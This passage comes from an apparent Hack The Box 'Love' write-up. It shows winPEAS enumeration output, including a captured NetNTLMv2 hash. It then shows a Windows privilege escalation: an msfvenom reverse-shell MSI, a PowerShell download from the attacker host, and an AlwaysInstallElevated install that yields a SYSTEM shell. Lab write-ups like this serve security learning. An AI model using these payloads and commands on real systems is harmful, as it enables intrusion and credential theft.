  UDP        [::]                                         4500          *:*
2524             svchost
  UDP        [::]                                         64220         *:*
1944             svchost
  UDP        [::1]                                        1900          *:*
5668             svchost
  UDP        [::1]                                        56379         *:*
5668             svchost

[+] Firewall Rules
[!] Showing only DENY rules (too many ALLOW rules always)
    Current Profiles: PUBLIC
    FirewallEnabled (Domain):    True
    FirewallEnabled (Private):    False
    FirewallEnabled (Public):    False
    DENY rules:

[+] DNS cached --limit 70--
    Entry                                 Name                                  Data

[+] Enumerating Internet settings, zone and proxy configuration
  General Settings
  Hive        Key                                       Value
  HKCU        CertificateRevocation                     1
  HKCU        DisableCachingOfSSLPages                  0
  HKCU        IE5_UA_Backup_Flag                        5.0
  HKCU        PrivacyAdvanced                           1
  HKCU        SecureProtocols                           2688
  HKCU        User Agent                                Mozilla/4.0 (compatible; MSIE 8.0;
Win32)
  HKCU        ZonesSecurityUpgrade                      System.Byte[]
  HKCU        WarnonZoneCrossing                        0
  HKCU        EnableNegotiate                           1
```

```
  HKCU        ProxyEnable                             0
  HKCU        MigrateProxy                            1
  HKLM        ActiveXCache                            C:\Windows\Downloaded Program Files
  HKLM        CodeBaseSearchPath                      CODEBASE
  HKLM        EnablePunycode                          1
  HKLM        MinorVersion                            0
  HKLM        WarnOnIntranet                          1

  Zone Maps
  No URLs configured

  Zone Auth Settings
  No Zone Auth Settings


                                                   Windows Credentials
                                                   

              Checking Windows Vault
    https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-manager-
windows-vault
    Not Found

              Checking Credential manager
    https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-manager-
windows-vault
    [!] Warning: if password contains non-printable characters, it will be printed as unicode
base64 encoded string


  [!] Unable to enumerate credentials automatically, error: 'Win32Exception:
System.ComponentModel.Win32Exception (0x80004005): Element not found'
Please run:
cmdkey /list

              Saved RDP connections
    Not Found

              Remote Desktop Server/Client Settings
  RDP Server Settings
    Network Level Authentication            :
    Block Clipboard Redirection             :
    Block COM Port Redirection              :
    Block Drive Redirection                 :
    Block LPT Port Redirection              :
    Block PnP Device Redirection            :
    Block Printer Redirection               :
    Allow Smart Card Redirection            :

  RDP Client Settings
    Disable Password Saving                 :       True
    Restricted Remote Administration        :       False

              Recently run commands
    Not Found

              Checking for DPAPI Master Keys
    https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi
    MasterKey: C:\Users\Phoebe\AppData\Roaming\Microsoft\Protect\S-1-5-21-2955427858-187959437-
2037071653-1002\55545e39-33e1-41bc-b4b1-c5257233351a
    Accessed: 9/9/2021 8:19:05 PM
    Modified: 9/9/2021 8:18:48 PM

================================================================================================
=

    MasterKey: C:\Users\Phoebe\AppData\Roaming\Microsoft\Protect\S-1-5-21-2955427858-187959437-
2037071653-1002\bca7373f-6548-4566-9315-643fed2f8f44
    Accessed: 9/9/2021 9:29:08 PM
```

```
    Modified: 4/12/2021 3:50:43 PM

================================================================================================
=


[redacted] Checking for DPAPI Credential Files
[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi
    Not Found

[redacted] Checking for RDCMan Settings Files
[redacted] Dump credentials from Remote Desktop Connection Manager
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#remote-desktop-
credential-manager
    Not Found

[redacted] Looking for Kerberos tickets
[redacted]  https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88
    Not Found

[redacted] Looking for saved Wifi credentials
  [X] Exception: The service has not been started

[redacted] Looking AppCmd.exe
[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#appcmd-exe
    Not Found
      You must be an administrator to run this check

[redacted] Looking SSClient.exe
[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#scclient-sccm
    Not Found

[redacted] Enumerating SSCM - System Center Configuration Manager settings

[redacted] Enumerating Security Packages Credentials
  Version: NetNTLMv2
  Hash:
Phoebe::LOVE:1122334455667788:a5612c0e47eb90c44081452e4dc94d29:0101000000000000bfa1bb81ffa5d701d
80bce441a33a837000000000800300030000000000000000000000020000082480a8ea0a01b7777126d36b30d84376
a8b6791ca0093ca613b0f8ff063d9df0a0010000000000000000000000000000000000009000000000000000000000


================================================================================================
=



[redacted] Browsers Information
[redacted]

[redacted] Showing saved credentials for Firefox
    Info: if no credentials were listed, you might need to close the browser and try again.

[redacted] Looking for Firefox DBs
[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
    Not Found

[redacted] Looking for GET credentials in Firefox history
[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
    Not Found

[redacted] Showing saved credentials for Chrome
    Info: if no credentials were listed, you might need to close the browser and try again.

[redacted] Looking for Chrome DBs
[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
    Not Found
```

```
[+] Looking for GET credentials in Chrome history
[+] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
    Not Found

[+] Chrome bookmarks
    Not Found

[+] Showing saved credentials for Opera
    Info: if no credentials were listed, you might need to close the browser and try again.

[+] Showing saved credentials for Brave Browser
    Info: if no credentials were listed, you might need to close the browser and try again.

[+] Showing saved credentials for Internet Explorer (unsupported)
    Info: if no credentials were listed, you might need to close the browser and try again.

[+] Current IE tabs
[+] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
    Not Found

[+] Looking for GET credentials in IE history
[+] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history

[+] IE favorites
    http://go.microsoft.com/fwlink/p/?LinkId=255142


[+]+++++++++++++++++++++++++++++++++++++++++++++++++ Interesting files and registry
[+]+++++++++++++++++++++++++++++++++++++++++++++++++

[+] Putty Sessions
    Not Found

[+] Putty SSH Host keys
    Not Found

[+] SSH keys in registry
[+] If you find anything here, follow the link to learn how to decrypt the SSH keys
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#ssh-keys-in-registry
    Not Found

[+] SuperPutty configuration files

[+] Enumerating Office 365 endpoints synced by OneDrive.

    SID: S-1-5-19

================================================================================================
=

    SID: S-1-5-20

================================================================================================
=

    SID: S-1-5-21-2955427858-187959437-2037071653-1002
      Name:  Personal
        UserFolder                                C:\Users\Phoebe\OneDrive

================================================================================================
=

    SID: S-1-5-21-2955427858-187959437-2037071653-500

================================================================================================
=

    SID: S-1-5-18
```

```
=================================================================================================
=


[+] Cloud Credentials
[+] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-
files
    Not Found

[+] Unattend Files

[+] Looking for common SAM & SYSTEM backups

[+] Looking for McAfee Sitelist.xml Files

[+] Cached GPP Passwords

[+] Looking for possible regs with creds
[+] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#inside-the-registry
    Not Found
    Not Found
    Not Found
    Not Found

[+] Looking for possible password files in users homes
[+] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-
files
    C:\Users\All Users\Microsoft\UEV\InboxTemplates\RoamingCredentialSettings.xml

[+] Searching for Oracle SQL Developer config files


[+] Slack files & directories
  note: check manually if something is found

[+] Looking for LOL Binaries and Scripts (can be slow)
[+] https://lolbas-project.github.io/
   [!] Check skipped, if you want to run it, please specify '-lolbas' argument

[+] Enumerating Outlook download files


[+] Enumerating machine and user certificate files

  Issuer             : CN=LOVE
  Subject            : CN=LOVE
  ValidDate          : 4/11/2021 7:39:19 AM
  ExpiryDate         : 4/10/2024 7:39:19 AM
  HasPrivateKey      : True
  StoreLocation      : LocalMachine
  KeyExportable      : True
  Thumbprint         : 84EFD922A70A6D9D82B85BB3D04F066B12F86E73

  Enhanced Key Usages
       Server Authentication

=================================================================================================
=


[+] Searching known files that can contain creds in home
[+] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-
files

C:\Users\Phoebe\AppData\Local\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\LocalState\dtlskey.der

C:\Users\Phoebe\AppData\Local\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\LocalState\dtlscert.der
```

```
[+] Looking for documents --limit 100--
    Not Found

[+] Office Most Recent Files -- limit 50

  Last Access Date           User                                          Application
Document

[+] Recent files --limit 70--
    Not Found

[+] Looking inside the Recycle Bin for creds files
[i] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-
files
    Not Found

[+] Searching hidden files or folders in C:\Users home (can be slow)

     C:\Users\Default User
     C:\Users\Default
     C:\Users\All Users
     C:\Users\All Users\ntuser.pol

[+] Searching interesting files in other users home directories (can be slow)

     Checking folder: c:\users\administrator


================================================================================================
=


[+] Searching executable files in non-default folders with write (equivalent)
permissions (can be slow)
     File Permissions "C:\Administration\Program Files\VMware\VMware
Tools\x64\VMwareToolsUpgrader.exe": Phoebe [AllAccess],Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\Administration\Program Files\VMware\VMware
Tools\VMwareToolsUpgrader.exe": Phoebe [AllAccess],Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\Administration\VMwareToolsUpgrader.exe": Phoebe
[AllAccess],Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\Administration\setup64.exe": Phoebe [AllAccess],Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\Administration\setup.exe": Phoebe [AllAccess],Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\src\xampp-usb-lite\setup_xampp.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\src\xampp-usb-lite\make-usb-xampp.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\src\xampp-nsi-installer\xa-icons\portcheck.bat": Authenticated
Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\phpunit.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\phpdbg.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\php.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\php-win.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\php-cgi.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\pecl.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\peardev.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\pear.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\pciconf.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\pci.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\deplister.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\php\windowsXamppPhp\phpdbg.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\php\windowsXamppPhp\php.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\php\windowsXamppPhp\php-win.exe": Authenticated Users
[WriteData/CreateFiles]
```

```
     File Permissions "C:\xampp\php\windowsXamppPhp\php-cgi.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\php\windowsXamppPhp\deplister.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\php\scripts\pciconf.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\php\scripts\compatinfo.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\php\extras\openssl\openssl.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\resetroot.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\mysql_uninstallservice.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\mysql_installservice.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\scripts\ctl.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\sst_dump.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\replace.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\perror.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\my_print_defaults.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql_upgrade_wizard.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql_upgrade_service.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql_upgrade.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql_tzinfo_to_sql.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql_plugin.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql_ldb.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql_install_db.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqlslap.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqlshow.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqlimport.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqldump.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqld.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqlcheck.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqlbinlog.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysqladmin.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mysql.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\myisam_ftdump.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\myisampack.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\myisamlog.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\myisamchk.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mbstream.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\mariabackup.exe": Authenticated Users
[WriteData/CreateFiles]
```

```
     File Permissions "C:\xampp\mysql\bin\innochecksum.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\aria_read_log.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\aria_pack.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\aria_ftdump.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\aria_dump_log.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql\bin\aria_chk.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\mailtodisk\mailtodisk.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\install\portcheck.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\install\awk.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\htdocs\omrs\images\shell.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\htdocs\omrs\bower_components\bootstrap-
datepicker\docs\make.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\htdocs\omrs\bower_components\bootstrap\nuget\MyGet.ps1":
Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\makecert.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\apache_uninstallservice.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\apache_installservice.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\scripts\ctl.bat": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\wintty.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\rotatelogs.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\pv.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\openssl.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\logresolve.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\httxt2dbm.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\httpd.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\htpasswd.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\htdigest.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\htdbm.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\htcacheclean.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\curl.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\ApacheMonitor.exe": Authenticated Users
[WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\abs.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\apache\bin\ab.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\xampp_stop.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\xampp_start.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\xampp_shell.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\xampp-control.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\uninstall.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\test_php.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\setup_xampp.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\service.exe": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql_stop.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\mysql_start.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\mercury_stop.bat": Authenticated Users [WriteData/CreateFiles]
     File Permissions "C:\xampp\mercury_start.bat": Authenticated Users [WriteData/CreateFiles]
```

```
    File Permissions "C:\xampp\killprocess.bat": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\xampp\filezilla_stop.bat": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\xampp\filezilla_start.bat": Authenticated Users
[WriteData/CreateFiles]
    File Permissions "C:\xampp\filezilla_setup.bat": Authenticated Users
[WriteData/CreateFiles]
    File Permissions "C:\xampp\ctlscript.bat": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\xampp\catalina_stop.bat": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\xampp\catalina_start.bat": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\xampp\catalina_service.bat": Authenticated Users
[WriteData/CreateFiles]
    File Permissions "C:\xampp\apache_stop.bat": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\xampp\apache_start.bat": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\temp\winpeas.exe": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\temp\chisel.exe": Authenticated Users [WriteData/CreateFiles]
    File Permissions "C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\Skype.exe": Phoebe
[AllAccess]
    File Permissions "C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\python3.exe": Phoebe
[AllAccess]
    File Permissions "C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\python.exe": Phoebe
[AllAccess]
    File Permissions "C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\MicrosoftEdge.exe":
Phoebe [AllAccess]
    File Permissions
"C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\GameBarElevatedFT_Alias.exe": Phoebe
[AllAccess]
    File Permissions
"C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\Microsoft.XboxGamingOverlay_8wekyb3d8bbwe\G
ameBarElevatedFT_Alias.exe": Phoebe [AllAccess]
    File Permissions
"C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\Microsoft.SkypeApp_kzf8qxf38zg5c\Skype.exe"
: Phoebe [AllAccess]
    File Permissions
"C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Micro
softEdge.exe": Phoebe [AllAccess]
    File Permissions
"C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe
\python3.exe": Phoebe [AllAccess]
    File Permissions
"C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe
\python.exe": Phoebe [AllAccess]
    File Permissions
"C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe": Phoebe
[AllAccess]
    File Permissions "C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive\OneDrive.exe": Phoebe
[AllAccess]

[+] Looking for Linux shells/distributions - wsl.exe, bash.exe


[+] File Analysis
[+] Analyzing PostgreSQL Files (limit 70)

[+] Analyzing Apache Files (limit 70)

[+] Analyzing PHP Sessions Files (limit 70)
    'C:\xampp\tmp\sess_sjm8je8u44ched2fdu7ltoe1s4' - content:

    'C:\xampp\tmp\sess_o2mov1t006fks0pmkfe07kg3s7' - content:

    'C:\xampp\tmp\sess_ig4vqet6mhk6nbnkfn2su8jnch' - content:

    'C:\xampp\tmp\sess_fbit4bg0p5ao6fffsjkcfj1941' - content:

    'C:\xampp\tmp\sess_esr7vjcpn0c3o5ql6o5gmu1uus' - content:

    'C:\xampp\tmp\sess_dpnegku3jo62jdrp4l8b6suduj' - content:
```

```
    'C:\xampp\tmp\sess_c5oabkdvs7ll8bk97j7uq56iab' - content:

    'C:\xampp\tmp\sess_47bpo0r6h232smil57p92h1q98' - content:

    'C:\xampp\tmp\sess_1jmfd9u3on5a7otjiq05qpo1j0' - content:

[+] Analyzing Wordpress Files (limit 70)

[+] Analyzing Drupal Files (limit 70)

[+] Analyzing Moodle Files (limit 70)
    'C:\xampp\php\pear\PEAR\Config.php' - content:

    'C:\xampp\php\pear\PEAR\Command\Config.php' - content:

[+] Analyzing Tomcat Files (limit 70)

[+] Analyzing Mongo Files (limit 70)

[+] Analyzing Supervisord Files (limit 70)

[+] Analyzing Cesi Files (limit 70)

[+] Analyzing Rsync Files (limit 70)

[+] Analyzing Hostapd Files (limit 70)

[+] Analyzing Anaconda ks Files (limit 70)

[+] Analyzing Racoon Files (limit 70)

[+] Analyzing VNC Files (limit 70)

[+] Analyzing Ldap Files (limit 70)

[+] Analyzing OpenVPN Files (limit 70)

[+] Analyzing SSH Files (limit 70)

[+] Analyzing Cloud Credentials Files (limit 70)

[+] Analyzing Kibana Files (limit 70)

[+] Analyzing Knockd Files (limit 70)

[+] Analyzing Elasticsearch Files (limit 70)

[+] Analyzing CouchDB Files (limit 70)

[+] Analyzing Redis Files (limit 70)

[+] Analyzing Mosquitto Files (limit 70)

[+] Analyzing Neo4j Files (limit 70)

[+] Analyzing Cloud Init Files (limit 70)

[+] Analyzing Erlang Files (limit 70)

[+] Analyzing GMV Auth Files (limit 70)

[+] Analyzing IPSec Files (limit 70)

[+] Analyzing IRSSI Files (limit 70)
```

```
[+] Analyzing Keyring Files (limit 70)

[+] Analyzing Filezilla Files (limit 70)

[+] Analyzing Backup Manager Files (limit 70)
    'C:\xampp\php\pear\Table\Storage.php' - content:
     * Updates the cell attributes passed but leaves other existing attributes


[+] Analyzing PGP-GPG Files (limit 70)

[+] Analyzing FastCGI Files (limit 70)

[+] Analyzing SNMP Files (limit 70)

[+] Analyzing Pypirc Files (limit 70)

[+] Analyzing CloudFlare Files (limit 70)

[+] Analyzing Http_conf Files (limit 70)
    'C:\xampp\apache\conf\httpd.conf' - content:
    # AllowOverride controls what directives may be placed in .htaccess files.
# The following lines prevent .htaccess and .htpasswd files from being

    'C:\xampp\apache\conf\original\httpd.conf' - content:
    # AllowOverride controls what directives may be placed in .htaccess files.
# The following lines prevent .htaccess and .htpasswd files from being


[+] Analyzing Htpasswd Files (limit 70)

[+] Analyzing Ldaprc Files (limit 70)

[+] Analyzing Env Files (limit 70)

[+] Analyzing Msmtprc Files (limit 70)

[+] Analyzing Github Files (limit 70)

[+] Analyzing Svn Files (limit 70)

[+] Analyzing Keepass Files (limit 70)

[+] Analyzing FTP Files (limit 70)

[+] Analyzing Bind Files (limit 70)

[+] Analyzing SeedDMS Files (limit 70)

[+] Analyzing Ddclient Files (limit 70)

[+] Analyzing Cacti Files (limit 70)

[+] Analyzing Interesting logs Files (limit 70)
    C:\xampp\apache\logs\access.log
    C:\xampp\apache\logs\error.log

[+] Analyzing Other Interesting Files Files (limit 70)

[+] Analyzing Windows Files Files (limit 70)

C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
    C:\xampp\mysql\data\my.ini
    C:\xampp\mysql\bin\my.ini
    C:\xampp\mysql\backup\my.ini
    C:\Users\Default\NTUSER.DAT
    C:\Users\Phoebe\NTUSER.DAT
    C:\xampp\php\php.ini
```

```
╔══════════╣ Analyzing Other Windows Files Files (limit 70)

      /---------------------------------------------------------------------------\
      |                             Do you like PEASS?                            |
      |---------------------------------------------------------------------------|
      |         Become a Patreon    :     https://www.patreon.com/peass           |
      |         Follow on Twitter   :     @carlospolopm                           |
      |         Respect on HTB      :     SirBroccoli & makikvues                 |
      |---------------------------------------------------------------------------|
      |                                 Thank you!                                |
      \---------------------------------------------------------------------------/


C:\temp>
```

Msfvenom create msi

```
┌[user@parrot]─[~/Desktop/htb/love]
└──╼ $msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.17.102 LPORT=443 --encoder x64/xor --iterations 9 -f msi EXITFUNC=thread > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor succeeded with size 543 (iteration=1)
x64/xor succeeded with size 583 (iteration=2)
x64/xor succeeded with size 623 (iteration=3)
x64/xor succeeded with size 663 (iteration=4)
x64/xor succeeded with size 703 (iteration=5)
x64/xor succeeded with size 743 (iteration=6)
x64/xor succeeded with size 783 (iteration=7)
x64/xor succeeded with size 823 (iteration=8)
x64/xor chosen with final size 823
Payload size: 823 bytes
Final size of msi file: 159744 bytes
```

Privilege escalation

```
╔══════════╣ Checking AlwaysInstallElevated
╚  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

```
┌[✗]─[user@parrot]─[~/Desktop/htb/love]
└──╼ $sudo updog -d . -p80
[+] Serving /home/user/Desktop/htb/love...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.129.218.118 - - [10/Sep/2021 13:25:02] "GET /shell.msi HTTP/1.1" 200 -
```

```
        powershell.exe -c "(new-object System.Net.Webclient).DownloadFile('http://10.10.17.102/shell.msi', 'shell.msi')"
powershell.exe -c "(new-object System.Net.Webclient).DownloadFile('http://10.10.17.102/shell.msi', 'shell.msi')"

msiexec -i shell.msi
msiexec -i shell.msi

C:\temp>
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.17.102:443
[*] Command shell session 1 opened (10.10.17.102:443 -> 10.129.218.118:60226) at 2021-09-10 13:25:34 +0800
```

```
C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

Root flag

```
C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Administrator\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
09/09/2021  10:33 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,066,500,608 bytes free

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.218.118
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

C:\Users\Administrator\Desktop>hostname
hostname
Love

C:\Users\Administrator\Desktop>type root.txt
type root.txt
52577f45ffaf81694c9c25b32124e2f7

C:\Users\Administrator\Desktop>
```